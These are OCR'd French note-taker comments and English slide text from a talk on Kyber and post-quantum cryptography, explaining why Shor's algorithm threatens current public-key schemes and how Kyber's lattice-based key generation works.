
Donncha Ó Cearbhaill

- (note GF) j’ai réalisé une recherche
- Fin de la présentation

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Comment marche la crypto post quantique avec Kyber ?



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Disclaimer : c'est de la crypto de BOOMER
- Pas de
  - Blockchain
  - NFT
  - Bitcoin
- Mais des équations, des clefs publiques et des agences gouvernementales



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Plan
- Pourquoi la crypto post quantique ?
- Qu’est-ce que Kyber ?
- Un peu de maths
- Le futur de la crypto

Sections

⁉️ Why do we need **PQC**?

🔥 **Kyber** - How does it work?

🔒 Lattices and Security

🌈 The future of Crypto


Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Quelques bases
- Partie ennuyeuse de la crypto : la crypto symétrique.
- Une seule clef, secrète, avec elle on voit tout.
- On peut faire de l'authentification et du chiffrement.
- Algos : AES pour le chiffrement, SHA pour le hachage.

!? Crypto today


Symmetric Crypto



Used for: Encryption, Authentication

Schemes: mostly AES and SHA

Asymmetric Crypto



Used for: Key Exchange, Signatures

Schemes: from the Crypto Zoo


Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Partie amusante de la crypto : la crypto asymétrique.
- Deux personnes ne peuvent pas avoir la même clef secrète. On peut échanger une clef symétrique.
- Avec la publique de l'autre on chiffre. Avec sa privée on déchiffre.
- Algos : il y en a un zoo entier.

!? Crypto today


Symmetric Crypto



Used for: Encryption, Authentication

Schemes: mostly AES and SHA

Asymmetric Crypto



Used for: Key Exchange, Signatures


Schemes: from the Crypto Zoo

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Beaucoup d'algos qui ont des utilisations différentes
- Parfois certains sont utiles dans plusieurs cas
- Parfois on peut utiliser plusieurs algos pour la même chose
- Quand on regarde le zoo on se dit que tout va bien et que ça marche
- En fait on veut changer cela du fait de la crypto quantique


!? Crypto today - Asymmetric Crypto Zoo



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Il y a un problème, qui vient de l'extérieur du zoo
- Ce mec, là, Peter Shor, menace le zoo. Il est sur le point de le détruire avec tout ce qu'il contient



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Le zoo est basé sur deux problèmes mathématiques
- La factorisation de nombre entiers
- Le logarithme discret
- L'algo de Shor casse les deux problèmes et toute la crypto qui est basée sur eux si on arrive à l'utiliser avec un ordi quantique adapté



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Pourquoi est-ce important ? Peut-être utilisez-vous une de ces technos…
- TLS
- SSH
- Wiregard
- …
- Toute la sécu est basée sur la crypto

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Quand allons-nous avoir des ordinateurs quantiques opérationnels ?
- On ne sait pas
- Il y a des discours différents, l'opinion générale va de « dans 5 ans » à « jamais »
- Mais il faut se préparer

⁉️ Why **PQC**?

When will we have large quantum computers?

🤷

Nobody knows. But we should be prepared…

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- La crypto post quantique : des technologies qui ne seront pas affectées par des ordinateurs quantiques

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Kyber est certainement cette techno là. Il est possible qu'elle soit largement adoptée.

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Faisons un nouveau zoo post quantique
- La standardisation démarre, les premiers devraient arriver cette année

🔥 **Kyber** - The NIST PQC Zoo




NIST

First schemes will be standardized 2022.

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Zoomons sur Kyber
  - Basé sur un treillis, on en parlera plus tard
  - Il est rapide
  - Les clefs privées et publiques ne sont pas trop grandes, on peut les utiliser dans des projets réels
  - Il est déjà partiellement adopté



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- On utilise des polynômes, cad l'addition de puissance de x avec des coefficients
- On peut les réduire avec une opération de modulo avec un autre polynôme



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- On considère des vecteurs et des matrices de polynômes

🔥 Kyber - How does it work?

So we can do things like matrices and vectors

$$\begin{pmatrix} 5 & -2 \\ 0 & 1 \end{pmatrix} \begin{pmatrix} 3 \\ 4 \end{pmatrix} + (2,\ 7) = (9,\ 11)$$

also for these polynomials


$$\begin{pmatrix} x+1 & 3x^2-4 \\ x^2-2 & 2x^2-2x \end{pmatrix} \begin{pmatrix} 3x^2+2x \\ -x-4 \end{pmatrix} + (-6x-10,\ 12x^2+3) = (-7x^2+6,\ 4x)$$

LOOKS MORE COMPLICATED BUT
IT'S JUST MULTIPLICATION AND ADDITION

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- On multiplie une matrice par un vecteur
- On ajoute l'erreur, en blanc
- Les parties vertes sont publiques
- En rouge, le secret
- Si je vous donne la matrice en vert et le résultat de l'opération en vert saurez-vous retrouver le secret en rouge ?



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Créons les clefs
- A.s + e = t
- La clef publique : A et t
- la clef privée : s. Elle doit avoir des petits coefficients, on appelle ça être compacte
- L'erreur aussi doit être compacte. On l'écrit en émoji :-)



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

